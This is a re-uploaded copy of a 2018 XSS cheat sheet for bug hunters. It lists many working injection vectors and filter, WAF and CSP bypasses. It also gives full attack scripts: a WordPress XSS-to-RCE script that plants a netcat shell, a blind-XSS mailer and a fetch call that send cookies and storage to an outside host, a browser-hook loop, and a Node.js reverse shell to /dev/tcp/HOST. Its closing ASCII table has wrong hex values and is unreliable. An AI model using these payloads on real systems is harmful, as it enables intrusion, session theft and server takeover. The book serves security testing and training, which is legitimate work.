studeersnel

XSS Cheat Sheet - aaaaaaaaaaaaaaaaaaaaaaaaa

Lập trình căn bản (Học Viện Kỹ Thuật Mật Mã)

Scan to open on Studeersnel

Studocu is not sponsored or endorsed by any college or university
Downloaded by anh doan the (taolaai8122004@gmail.com)

2018 EDITION

From the experts who gave us
KNOXSS - XSS Discovery Service

XSS CHEAT SHEET

A powerful small guide to deal with Cross-Site Scripting in web application bug hunting and security assessments

RODOLFO ASSIS (BRUTE)

Dit document is beschikbaar op Studeersnel
Downloaded by anh doan the (taolaai8122004@gmail.com)

Dedicated to all those visitors of my website
https://brutelogic.com.br
which I helped
with the first online version of this cheat sheet
and pushed me to make this piece of work.

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Disclaimer

We, author and publisher, are not responsible for the use of this material or the damage caused by application of the information provided in this book.

Introduction

This cheat sheet is meant to be used by bug hunters, penetration testers, security analysts, web application security students and enthusiasts.

It's about Cross-Site Scripting (XSS), the most widespread and common flaw found in the World Wide Web. You must be familiar with (at least) basic concepts of this flaw to enjoy this book. For that you can visit my blog at https://brutelogic.com.br/blog/xss101 to start.

There's lot of work done in this field and it's not the purpose of this book to cover them all. What you will see here is XSS content created or curated by me. I've tried to select what I think it's the most useful info about that universe, most of the time using material from my own blog which is dedicated to that very security flaw.

IMPORTANT: if you didn't get this via Leanpub website, please visit the URL https://leanpub.com/xss and consider downloading your own copy to be automatically notified when a new revision is out with corrections and updated/new material. It will be all free of charge if you are not willing to pay for it.

The structure of this book is very simple because it's a cheat sheet. It has main subjects (Basics, Advanced, etc) and a taxonomy for every situation. Then come directions to use the code right after, which comes one per line when in the form of a vector or payload. Some are full scripts, also with their use properly explained.

Keep in mind that you might need to adapt some of the info presented here to your own scenario (like single to double quotes and vice-versa). Although I try to give you directions about it, any non-imagined specific behavior from you target application might influence the outcome.

A last tip: follow instructions strictly. If something is presented in an HTML fashion, it's because it's meant to be used that way. If not, it's probably javascript code that can be used (respecting syntax) both in HTML and straight to existing js code. Unless told otherwise.

I sincerely hope it becomes an easy-to-follow consulting material for most of your XSS related needs. Enjoy!

Rodolfo Assis (Brute)

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

About This Release

You are reading Revision 1.

That's the first release of 2018 and 2 more releases are planned throughout the year with minor corrections, updated info and important missed additions to this work.

If you got this copy via official means (Leanpub website), you will get notified by email as soon as a new release is out. If you didn't do it, please consider visiting https://leanpub.com/xss to do so.

This release include code that works on latest stable versions of major Gecko-based browsers (Mozilla Firefox branches) and Webkit-based browsers (Google Chrome, Opera and Apple Safari).

Current versions of these browsers are: Firefox v58, Chrome v63, Opera v50 and Safari v11. If you find something that doesn't work as expected or any correction you think should be made, please let me know @brutelogic (Twitter), fb.com/brutelogic (facebook) or drop an email for brutelogic at null dot net.

Microsoft Edge and Internet Explorer although also major browsers are not covered in this release (yet).

About The Author

Rodolfo Assis aka "Brute Logic" (or just "Brute" like his avatar) is a self-taught computer hacker from Brazil working as a self-employed information security researcher and consultant.

He is best known for providing some content in Twitter (@brutelogic) in the last years on several hacking topics, including hacking mindset, techniques, micro code (that fits in a tweet) and some funny hacking related stuff. Nowadays his main interest and research involves Cross Site Scripting (XSS), the most widespread security flaw of the web.

Brute helped to fix more than 1000 XSS vulnerabilities in web applications worldwide via Open Bug Bounty platform (former XSSposed). Some of them include big players in tech industry like Oracle, LinkedIn, Baidu, Amazon, Groupon e Microsoft.

Being hired to work with the respective team, he was one of the contributors improving Sucuri's Website Application Firewall (CloudProxy) from 2015 to 2017, having gained a lot of field experience in web vulnerabilities and security evasion.

He is currently managing, maintaining and developing an online XSS discovery service, named KNOXSS (https://knoxss.me). It already helped several bug hunters to find bugs and get rewarded as well as his blog (https://brutelogic.com.br).

Always supportive, Brute is proudly a living example of the following philosophy:

Don't learn to hack, #hack2learn.

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Summary

1. Basics ……...…… 6
2. Advanced …….. 8
3. Filter Bypass ……..……..… 11
4. Exploitation …… 16
5. Miscellaneous ……....… 20

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

Basics

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

HTML Context – Simple Tag Injection
Use when input lands inside an attribute's value of an HTML tag or outside tag except the ones described in next case.

<svg onload=alert(1)>
"><svg onload=alert(1)>

HTML Context – In Block Tag Injection
Use when input lands inside or between opening/closing of the following tags: <title><style><script><textarea><noscript><pre><xmp> and <iframe> (</*tag*> is accordingly).

</*tag*><svg onload=alert(1)>
"></*tag*><svg onload=alert(1)>

HTML Context – Inline Injection
Use when input lands inside an attribute's value of an HTML tag but that tag can't be terminated by greater than sign (>).

"onmouseover=alert(1)//
"autofocus/onfocus=alert(1)//

HTML Context – Source Injection
Use when input lands as a value of the following HTML tag attributes: href, src, data or action (also formaction). For src in script tag use an external script call (URL) or "data:,alert(1)". 2nd payload below alerts out of target's context for Webkit browsers.

javascript:alert(1)
data:text/html,<svg onload=alert(1)>

Javascript Context – Code Injection
Use when input lands in a script block, inside a string delimited value.

'-alert(1)-'
'-alert(1)//

Javascript Context – Code Injection with Escape Bypass
Use when input lands in a script block, inside a string delimited value but quotes are escaped by a backslash.

\'-alert(1)//

Javascript Context – Code Injection in Logical Block
Use 1st or 2nd payloads when input lands in a script block, inside a string delimited value and inside a single logical block like function or conditional (if, else, etc). If quote is escaped with a backslash, use 3rd payload.

'}alert(1);{'
'}alert(1)%0A{'
\'}alert(1);{//

Javascript Context – Tag Injection
Use when input lands anywhere in a script block.

</script><svg onload=alert(1)>

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

Advanced

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Multi Reflection – Double Reflection (Single Input)
Use to take advantage of multiple reflections on same page.

'onload=alert(1)><svg/1='
'>alert(1)</script><script/1='
/alert(1)</script><script>/

Multi Reflection – Triple Reflection (Single Input)
Use to take advantage of multiple reflections on same page.

/alert(1)">'onload="/<svg/1='
`-alert(1)">'onload="`<svg/1='
/</script>'>alert(1)/<script/1='

Multi Input Reflections (Double & Triple)
Use to take advantage of multiple input reflections on same page.

p=<svg/1='&q='onload=alert(1)>
p=<svg 1='&q='onload='/*&r=*/alert(1)'>

File Upload Injection – Filename
Use when uploaded filename is reflected somewhere in target page.

"><svg onload=alert(1)>.gif

File Upload Injection – Metadata
Use when metadata of uploaded file is reflected somewhere in target page. It uses command-line exiftool and any metadata field can be set.

brute@logic:~$ exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg

File Upload Injection – SVG File
Use to create a stored XSS on target when uploading image files. Save content below as “xss.svg”.

<svg xmlns="http://www.w3.org/2000/svg" onload="alert(1)"/>

DOM Insert Injection
Use to test for XSS when injection gets inserted into DOM as valid markup instead of being reflected in source code. It works for cases where script tag and other vectors won’t work.

<img src=1 onerror=alert(1)>
<iframe src=javascript:alert(1)>

DOM Insert Injection – Resource Request
Use when javascript code of the page inserts into page the results of a request to an URL controlled by attacker (injection).

data:text/html,<img src=1 onerror=alert(1)>
data:text/html,<iframe src=javascript:alert(1)>

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

PHP_SELF Injection
Use when current URL is used by target's underlying PHP code as an attribute value of an HTML form, for example. Inject between php extension and start of query part (?) using a leading slash (/).

https://brutelogic.com.br/xss.php/"><svg onload=alert(1)>?a=reader

Script Injection – No Closing
Use when there's a closing script tag (</script>) somewhere in the code after reflection.

<script src=data:,alert(1)>
<script src=//brutelogic.com.br/1.js>

Javascript postMessage() DOM Injection (with Iframe)
Use when there's a "message" event listener like in "window.addEventListener('message', ...)" in javascript code without a check for origin. Target must be able to be framed (X-Frame Options header according to context). Save as HTML file (or using data:text/html) providing TARGET_URL and INJECTION (a XSS vector or payload).

<iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">

XML-based XSS
Use to inject XSS vector in a XML page (content types text/xml or application/xml).

<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(1)</x:script>
<x:script xmlns:x="http://www.w3.org/1999/xhtml" src="//brutelogic.com.br/1.js"/>

Client Side Template Injection
Use to test for client side template injection (useful for AngularJS injections below). It must return 1024 when rendering.

{{32*32}}

AngularJS Injections (v1.6 and up)
Use when there's an AngularJS library loaded in page, inside an HTML block with ng-app directive or creating your own.

{{constructor.constructor('alert(1)')()}}
<x ng-app>{{constructor.constructor('alert(1)')()}}

CRLF Injection
Use when application reflects input in one of response headers, allowing the injection of Carriage Return (%0D) and Line Feed (%0A) characters. Vectors for Gecko and Webkit, respectively.

%0D%0ALocation://x:1%0D%0AContent-Type:text/html%0D%0A%0D%0A
%3Cscript%3Ealert(1)%3C/script%3E

%0D%0ALocation:%0D%0AContent-Type:text/html%0D%0AX-XSS-Protection
%3a0%0D%0A%0D%0A%3Cscript%3Ealert(1)%3C/script%3E

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Filter Bypass

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

Mixed Case XSS
Use to bypass case-sensitive filters.

<Svg OnLoad=alert(1)>
<Script>alert(1)</Script>

Unclosed Tags
Use in HTML injections to avoid filtering based in the presence of both lower than (<) and greater than (>) signs. It requires a native greater than sign in source code after input reflection.

<svg onload=alert(1)//
<svg onload="alert(1)"

Uppercase XSS
Use when application reflects input in uppercase.

<SVG ONLOAD=&#97&#108&#101&#114&#116(1)>
<SCRIPT SRC=//BRUTELOGIC.COM.BR/1></SCRIPT>

Extra Content for Script Tags
Use when filter looks for “<script>” or “<script src=...” with some variations but without checking for other non-needed attribute.

<script/x>alert(1)</script>

Double Encoded XSS
Use when application performs double decoding of input.

%253Csvg%2520o%256Enoad%253Dalert%25281%2529%253E
%2522%253E%253Csvg%2520o%256Enoad%253Dalert%25281%2529%253E

Alert without Parentheses (Strings Only)
Use in an HTML vector or javascript injection when parentheses are not allowed and a simple alert box is enough.

alert`1`

Alert without Parentheses
Use in an HTML vector or javascript injection when parentheses are not allowed and PoC needs to return any target info.

setInterval`alert\x28document.domain\x29`
setTimeout`alert\x28document.domain\x29`

Alert without Parentheses (Tag Exclusive)
Use only in HTML injections when parentheses are not allowed. Replace “&” with “%26” in URLs.

<svg onload=alert(1)>
<svg onload=alert(1&#41>

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Alert without Alphabetic Chars
Use when alphabetic characters are not allowed. Following is alert(1).

```
[]['\146\151\154\164\145\162']['\143\157\156\163\164\162\165\143\164\157\162']
('\141\154\145\162\164\50\61\51')()
```

Alert Obfuscation
Use to trick several regular expression (regex) filters. It might be combined with previous alternatives (above). The shortest option “top” can also be replaced by “window”, “parent”, “self” or “this” depending on context.

```
(alert)(1)
a=alert,a(1)
[1].find(alert)
top["al"+"ert"](1)
top[/al/.source+/ert/.source](1)
al\u0065rt(1)
top['al\145rt'](1)
top[8680439..toString(30)](1)
```

File Upload Injection – HTML/js GIF Disguise
Use to bypass CSP via file upload. Save all content below as “xss.gif” or “xss.js” (for strict MIME checking). It can be imported to target page with <link rel=import href=xss.gif> (also “xss.js”) or <script src=xss.js></script>. It’s image/gif for PHP.

```
GIF89a=//<script>
alert(1)//</script>;
```

Jump to URL Fragment
Use when you need to hide some characters from your payload that would trigger a WAF for example. It makes use of respective payload format after URL fragment (#).

```
eval(URL.slice(-8)) #alert(1)
eval(location.hash.slice(1)) #alert(1)
document.write(decodeURI(location.hash)) #<img/src/onerror=alert(1)>

* (Webkit only)
<svg/onload=innerHTML=location.hash> #<img/src/onerror=alert(1)>
```

HTML Alternative Separators
Use when default spaces are not allowed. Slash and quotes (single or double) might be URL encoded (%2F, %27 and %22 respectively) also, while plus sign (+) can be used only in URLs.

Tag Scheme:
<*name* [1] *attrib* [2] = [3] *value* [4] *handler* [5] = [6] *js* [7]>

[1], [2], [5] => %09, %0A, %0C, %0D, %20, / and +
[3] & [4] => %09, %0A, %0C, %0D, %20, + and ' or " in both
[6] & [7] => %09, %0A, %0B, %0C, %0D, %20, /, + and ' or " in both

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

Strip Tags Based Bypass
Use when filter strips out anything between a < and > characters. Inline injection only.

"o<x>nmouseover=alert<x>(1)//
"autof<x>ocus o<x>nfocus=alert<x>(1)//

2nd Order XSS Injection
Use when your input will be used twice, like stored normalized in a database and then retrieved for later use or inserted into DOM.

<svg/onload=alert(1)>

Event Origin Bypass for postMessage() XSS
Use when a check for origin can be bypassed in javascript code of target by prepending one of the allowed origins as a subdomain of the attacking domain that will send the payload. Example makes use of Crosspwn script (available in Miscellaneous section) at localhost.

http://facebook.com.localhost/crosspwn.php?target=//brutelogic.com.br/tests/status.html&msg=<script>alert(1)</script>

CSP Bypass (for Whitelisted Google Domains)
Use when there's a CSP (Content-Security Policy) that allows execution from these domains.

<script src=https://www.google.com/complete/search?client=chrome%26jsonp=alert(1);></script>
<script src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.min.js></script><x ng-app ng-csp>{{constructor.constructor('alert(1)')()}}

Vectors without Event Handlers
Use as an alternative to event handlers, if they are not allowed. Some require user interaction as stated in the vector itself (also part of them).

<script>alert(1)</script>
<script src=data:,alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
<a href=javascript:alert(1)>click
<math><brute href=javascript:alert(1)>click
<form action=javascript:alert(1)><input type=submit>
<isindex action=javascript:alert(1) type=submit value=click>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input formaction=javascript:alert(1) type=image src=SOURCE>
<isindex formaction=javascript:alert(1) type=submit value=click>
<object data=javascript:alert(1)>
<iframe srcdoc=<svg/o&#x6Eload=alert(1)>>
<svg><script xlink:href=data:,alert(1) />
<math><brute xlink:href=javascript:alert(1)>click

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Vectors with Agnostic Event Handlers
Use the following vectors when all known HTML tag names are not allowed. Any alphabetic char or string can be used as tag name in place of “x”. They require user interaction as stated by their very text content (which make part of the vectors too).

```
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!
<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
<x onmousedown=alert(1)>click this!
<x onmousemove=alert(1)>hover this!
<x onmouseout=alert(1)>hover this!
<x onmouseover=alert(1)>hover this!
<x onmouseup=alert(1)>click this!
<x contenteditable onpaste=alert(1)>paste here!
```

Javascript Alternative Comments
Use when regular javascript comments (double slashes) are not allowed, escaped or removed.

```
<!--
%0A-->
```

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

Exploitation

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Remote Script Call
Use when you need to call an external script but your XSS vector is an handler-based one (like <svg onload=) or in javascript injections. The “brutelogic.com.br” domain along with HTML and js files are used as examples.

1. HTML-based (response must be HTML with an Access-Control-Allow-Origin (CORS) header)

```
"var x=new XMLHttpRequest();x.open('GET','//brutelogic.com.br/0.php');x.send();
x.onreadystatechange=function(){if(this.readyState==4){write(x.responseText)}}"

fetch('//brutelogic.com.br/0.php').then(function(r){r.text().then(function(w)
{write(w)})})

* (with fully loaded JQuery library)
$.get('//brutelogic.com.br/0.php',function(r){write(r)})
```

2. Javascript-based (response must be javascript)

```
with(document)body.appendChild(createElement('script')).src='//brutelogic.com.br/2.j
s'

* (with fully loaded JQuery library)
$.getScript('//brutelogic.com.br/2.js')
```

Wordpress XSS to RCE (up to v4.9.1)
Use it as a remote script to run when Wordpress admin gets XSSed with a listener like netcat in port 5855. Plugin “Hello Dolly” is the target here but almost any other plugin can be used, changing file and path accordingly.

```
p = '/wordpress/wp-admin/plugin-editor.php?';
q = 'file=hello.php';
s = '<?=`nc localhost 5855 -e /bin/bash`;';

a = new XMLHttpRequest();
a.open('GET', p+q, 0);
a.send();

$ = '_wpnonce=' + /nonce" value="([^"]*?)"/.exec(a.responseText)[1] +
'&newcontent=' + s + '&action=update&' + q;

b = new XMLHttpRequest();
b.open('POST', p+q, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send($);

b.onreadystatechange = function(){
  if (this.readyState == 4) {
    fetch('/wordpress/wp-content/plugins/hello.php');
  }
}
```

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

Blind XSS Mailer
Use it as a blind XSS remote script saving as PHP file and changing $to and $headers vars accordingly. A working mail server needs to be present.

```
<?php header("Content-type: application/javascript"); ?>

var mailer = '<?php echo "//" . $_SERVER["SERVER_NAME"] .
$_SERVER["REQUEST_URI"] ?>';

var msg = 'USER AGENT\n' + navigator.userAgent + '\n\nTARGET URL\n' +
document.URL;
msg += '\n\nREFERRER URL\n' + document.referrer + '\n\nREADABLE
COOKIES\n' + document.cookie;
msg += '\n\nSESSION STORAGE\n' + JSON.stringify(sessionStorage) +
'\n\nLOCAL STORAGE\n' + JSON.stringify(localStorage);
msg += '\n\nFULL DOCUMENT\n' + document.documentElement.innerHTML;

var r = new XMLHttpRequest();
r.open('POST', mailer, true);
r.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
r.send('origin=' + document.location.origin + '&msg=' +
encodeURIComponent(msg));

<?php

header("Access-Control-Allow-Origin: " . $_POST["origin"]);

$origin = $_POST["origin"];
$to = "myName@myDomain";
$subject = "XSS Blind Report for " . $origin;
$ip = "Requester: " . $_SERVER["REMOTE_ADDR"] . "\nForwarded For: ".
$_SERVER["HTTP_X_FORWARDED_FOR"];
$msg = $subject . "\n\nIP ADDRESS\n" . $ip . "\n\n" . $_POST["msg"];
$headers = "From: report@myDomain" . "\r\n";

if ($origin && $msg) {
  mail($to, $subject, $msg, $headers);
}

?>
```

Invisible Foreign XSS Embedding
Use to load a XSS from another domain (or subdomain) into the current one. Restricted by target's X-Frame-Options (XFO) header. Example below alerts in brutelogic.com.br context regardless of domain.

```
<iframe src="//brutelogic.com.br/xss.php?a=<svg onload=alert(document.domain)>"
style=display:none></iframe>
```

Cookie Stealing
Use to get all cookies from victim user set by target site. It can't get cookies protected by httpOnly security flag.

```
fetch('//brutelogic.com.br/?c='+document.cookie)
```

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Simple Virtual Defacement
Use to change how site will appear to victim providing HTML code. In the example below a “Not Found” message is displayed.

```
<svg onload="documentElement.innerHTML='<h1>Not Found</h1>'">
```

Browser Remote Control
Use to hook browser and send javascript commands to it interactively. Use the javascript code below instead of alert(1) in your injection with an Unix-like terminal open with the following shell script (listener). Provide a HOST as a hostname, IP address or domain to receive commands from attacker machine.

Javascript:
```
setInterval(function(){with(document)body.
appendChild(createElement('script')).src='//HOST:5855'},100)
```

Listener:
```
brute@logic:~$ while :; do printf "j$ "; read c; echo $c | nc -lp 5855 >/dev/null; done
```

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

Miscellaneous

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

XSS Online Test Page
Use to practice XSS vectors and payloads. Check source code for injection points.

https://brutelogic.com.br/xss.php

Multi-Case Filter-Aware HTML Injection
Use as one-shot to have higher successful XSS rates.

```
'''</Script><Html /Onmouseover=(alert)(1) //
```

Javascript Execution Delay
Use when a javascript library or any other needed resource for injection is not fully loaded in the execution of payload. A JQuery-based external call is used as example.

```
onload=function(){$.getScript('//brutelogic.com.br/2.js')}
onload=x=>$.getScript('//brutelogic.com.br/2.js')
```

Valid Source for Image Tags
Use when you need a valid src attribute to trigger an onload event instead of onerror one.

```
<img
src=
onload=alert(1)>
```

Shortest XSS
Use when you have a limited slot for injection. Requires a native script (present in source code already) called with relative path placed after where injection lands. Attacker server must reply with attacking script for exact request done by native script (same path) or within a default 404 page (easier). The shorter domain is, the better.

```
<base href=//knoxss.me>
```

Mobile-only Event Handlers
Use when targeting mobile applications.

```
<html ontouchstart=alert(1)>
<html ontouchend=alert(1)>
<html ontouchmove=alert(1)>
<body onorientationchange=alert(1)>
```

Body Tag
A collection of body vectors. Last one works only for Microsoft browsers.

```
<body onload=alert(1)>
<body onpageshow=alert(1)>
<body onfocus=alert(1)>
<body onhashchange=alert(1)><a href=%23x>click this!#x
<body style=overflow:auto;height:1000px onscroll=alert(1) id=x>#x
<body onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br>
<br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br>
<br><x id=x>#x
<body onresize=alert(1)>press F12!
<body onhelp=alert(1)>press F1!
```

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

Less Known XSS Vectors
A collection of less known XSS vectors.

```
<marquee onstart=alert(1)>
<marquee loop=1 width=0 onfinish=alert(1)>
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<input autofocus onblur=alert(1)>
<keygen autofocus onfocus=alert(1)>
<form onsubmit=alert(1)><input type=submit>
<select onchange=alert(1)><option>1<option>2
<menu id=x contextmenu=x onshow=alert(1)>right click me!
```

Cross-Origin Script (Crosspwn)
Save content below as .php file and use as following:

http://facebook.com.localhost/crosspwn.php?target=//brutelogic.com.br/tests/status.html&msg=<script>alert(document.domain)

Where “facebook.com” is an allowed origin and “localhost” is attacking domain, “//brutelogic.com.br/tests/status.html” is target page and “<script>alert(document.domain)” is message sent.

Another usage is for firing onresize and onhashchange body event handlers without user interaction:

http://localhost/crosspwn.php?target=//brutelogic.com.br/xss.php?a=<body/onresize=alert(document.domain)>

And to shorten and hide injected payload, the “name” extra field can be used.

http://localhost/crosspwn.php?target=//brutelogic.com.br/xss.php?a=<svg/onload=eval(name)>&name=alert(document.domain)

Code:

```
<!DOCTYPE html>
<body onload="crossPwn()">
<h2>CrossPwn</h2>
<iframe src="<?php echo htmlentities($_GET['target'], ENT_QUOTES) ?>"
name="<?php echo $_GET['name'] ?>" height="0"
style="visibility:hidden"></iframe>
<script>
  function crossPwn() {
    frames[0].postMessage('<?php echo $_GET["msg"] ?>','*'); // onmessage
    document.getElementsByTagName('iframe')[0].setAttribute('height', '1'); //
onresize
    document.getElementsByTagName('iframe')[0].src = '<?php echo
$_GET["target"] ?>' + '#brute'; // onhashchange
  }
</script>
</body>
</html>
```

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

Simple XSS Finder Script for PHP (Static Analysis)
Use to find potential XSS flaws in PHP source code. For Unix-like systems: save content below, allow execution and run with ./filename. It works for single file and recursive (folder and sub-folders).

```
if [ -z $1 ]
then
  echo -e "Usage:\n$0 FILE\n$0 -r FOLDER"
  exit
else
  f=$1
fi

sources=(GET POST REQUEST "SERVER\['PHP" "SERVER\['PATH_" "SERVER\
['REQUEST_U")
sinks=(? echo die print printf print_r var_dump)

xssam(){
  for i in ${sources[@]}
  do
    a=$(grep -in "\$_${i}" $f | grep -o "\$.*=" | sed "s/[ ]\?=//g" | sort -u)
    for j in ${sinks[@]}
    do
      grep --color -in "${j}.*\$_${i}" $f
      for k in $a
      do
        grep --color -in "${j}.*$k" $f
      done
    done
  done
}

if [ $f != "-r" ]
then
  xssam
else
  for i in $(find $2 -type f -name "*.php")
  do
    echo "File: $i"
    f=$i
    xssam
  done
fi
```

Node.js RCE
Use for command execution in vulnerable Node.js applications. Provide a HOST as a hostname, IP address or domain to receive the reverse shell from vulnerable server.

Javascript:
require('child_process').exec('bash -c "bash -i >& /dev/tcp/HOST/5855 0>&1"')

Listener:
brute@logic:~$ nc -lp 5855

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

ASCII Encoding Table

Remember to replace “&” and “#” in URLs
with their encoded version (%26 and %23 respectively).

			HTML Entity		JS		
	Char	**URL Encode**	**Name(s)**	**Number**	**Octal**	**Hexa**	**Unicode**
0	NUL	%00		&#00;	\00	\x00	\u0000
1	SOH	%01		&#01;	\01	\x01	\u0001
2	STX	%02		&#02;	\02	\x02	\u0002
3	ETX	%03		&#03;	\03	\x03	\u0003
4	EOT	%04		&#04;	\04	\x04	\u0004
5	ENQ	%05		&#05;	\05	\x05	\u0005
6	ACK	%06		&#06;	\06	\x06	\u0006
7	BEL	%07		&#07;	\07	\x07	\u0007
8	BS	%08		&#08;	\10	\x08	\u0008
9	TAB	%09			\11	\x09	\u0009
10	LF	%0A
\12	\x10	\u000A
11	VT	%0B		&#11;	\13	\x11	\u000B
12	FF	%0C			\14	\x12	\u000C
13	CR	%0D	
\15	\x13	\u000D
14	SO	%0E		&#14;	\16	\x14	\u000E
15	SI	%0F		&#15;	\17	\x15	\u000F
16	DLE	%10		&#16;	\20	\x16	\u0010
17	DC1	%11		&#17;	\21	\x17	\u0011
18	DC2	%12		&#18;	\22	\x18	\u0012
19	DC3	%13		&#19;	\23	\x19	\u0013
20	DC4	%14		&#20;	\24	\x20	\u0014
21	NAK	%15		&#21;	\25	\x21	\u0015
22	SYN	%16		&#22;	\26	\x22	\u0016
23	ETB	%17		&#23;	\27	\x23	\u0017
24	CAN	%18		&#24;	\30	\x24	\u0018
25	EM	%19		&#25;	\31	\x25	\u0019
26	SUB	%1A		&#26;	\32	\x26	\u001A
27	ESC	%1B		&#27;	\33	\x27	\u001B
28	FS	%1C		&#28;	\34	\x28	\u001C
29	GS	%1D		&#29;	\35	\x29	\u001D
30	RS	%1E		&#30;	\36	\x30	\u001E
31	US	%1F		&#31;	\37	\x31	\u001F
32	Space	%20			\40	\x32	\u0020
33	!	%21	!	!	\41	\x33	\u0021
34	"	%22	" "	"	\42	\x34	\u0022
35	#	%23	#	#	\43	\x35	\u0023
36	$	%24	$	$	\44	\x36	\u0024
37	%	%25	%	%	\45	\x37	\u0025
38	&	%26	& &	&	\46	\x38	\u0026
39	'	%27	'	'	\47	\x39	\u0027
40	(	%28	(	(	\50	\x40	\u0028

© 2018 Brute Logic – All rights reserved.

Downloaded by anh doan the (taolaai8122004@gmail.com)

41	)	%29	)	)	\51	\x41	\u0029
42	*	%2A	* *	*	\52	\x42	\u002A
43	+	%2B	+	+	\53	\x43	\u002B
44	,	%2C	,	,	\54	\x44	\u002C
45	-	%2D	−	-	\55	\x45	\u002D
46	.	%2E	.	.	\56	\x46	\u002E
47	/	%2F	/	/	\57	\x47	\u002F
48	0	%30		0	\60	\x48	\u0030
49	1	%31		1	\61	\x49	\u0031
50	2	%32		2	\62	\x50	\u0032
51	3	%33		3	\63	\x51	\u0033
52	4	%34		4	\64	\x52	\u0034
53	5	%35		5	\65	\x53	\u0035
54	6	%36		6	\66	\x54	\u0036
55	7	%37		7	\67	\x55	\u0037
56	8	%38		8	\70	\x56	\u0038
57	9	%39		9	\71	\x57	\u0039
58	:	%3A	:	:	\72	\x58	\u003A
59	;	%3B	;	;	\73	\x59	\u003B
60	<	%3C	< <	<	\74	\x60	\u003C
61	=	%3D	=	=	\75	\x61	\u003D
62	>	%3E	> >	>	\76	\x62	\u003E
63	?	%3F	?	?	\77	\x63	\u003F
64	@	%40	@	@	\100	\x64	\u0040
65	A	%41		A	\101	\x65	\u0041
66	B	%42		B	\102	\x66	\u0042
67	C	%43		C	\103	\x67	\u0043
68	D	%44		D	\104	\x68	\u0044
79	E	%45		O	\105	\x79	\u0045
70	F	%46		F	\106	\x70	\u0046
71	G	%47		G	\107	\x71	\u0047
72	H	%48		H	\110	\x72	\u0048
73	I	%49		I	\111	\x73	\u0049
74	J	%4A		J	\112	\x74	\u004A
75	K	%4B		K	\113	\x75	\u004B
76	L	%4C		L	\114	\x76	\u004C
77	M	%4D		M	\115	\x77	\u004D
78	N	%4E		N	\116	\x78	\u004E
79	O	%4F		O	\117	\x79	\u004F
80	P	%50		P	\120	\x80	\u0050
81	Q	%51		Q	\121	\x81	\u0051
82	R	%52		R	\122	\x82	\u0052
83	S	%53		S	\123	\x83	\u0053
84	T	%54		T	\124	\x84	\u0054
85	U	%55		U	\125	\x85	\u0055
86	V	%56		V	\126	\x86	\u0056
87	W	%57		W	\127	\x87	\u0057
88	X	%58		X	\130	\x88	\u0058
89	Y	%59		Y	\131	\x89	\u0059
90	Z	%5A		Z	\132	\x90	\u005A

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)

91	[	%5B	&lqsb; [	[	\133	\x91	\u005B
92	\	%5C	\	\	\134	\x92	\u005C
93	]	%5D	&rqsb;]	]	\135	\x93	\u005D
94	^	%5E	^	^	\136	\x94	\u005E
95	_	%5F	_	_	\137	\x95	\u005F
